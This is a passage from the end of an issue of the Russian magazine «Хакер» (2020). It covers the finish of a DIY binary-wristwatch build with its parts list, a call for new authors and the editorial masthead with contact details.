




Сверху эта конструкция накрывается полупрозрачным пластиком, вырезанным из чехла для телефона, чтобы в выключенном состоянии на экране часов ничего не было видно. На мой взгляд, это придает законченный вид устройству и делает его похожим на заводское.

РЕЗУЛЬТАТ

Итак, готовые бинарные часы!



Часы получились компактными и способными работать без подзарядки около месяца.

WWW

- Архив с платами, чертежами и моделями корпусов

Использованные детали, инструменты и прочие упомянутые в статьи вещи:

- Кнопки
- АКБ
- Еще кнопки
- RGB-светодиод
- Микросхема часов реального времени
- Чехол для телефона
- Мультитул для часов
- Шпильки для часов

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№08 (257)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2020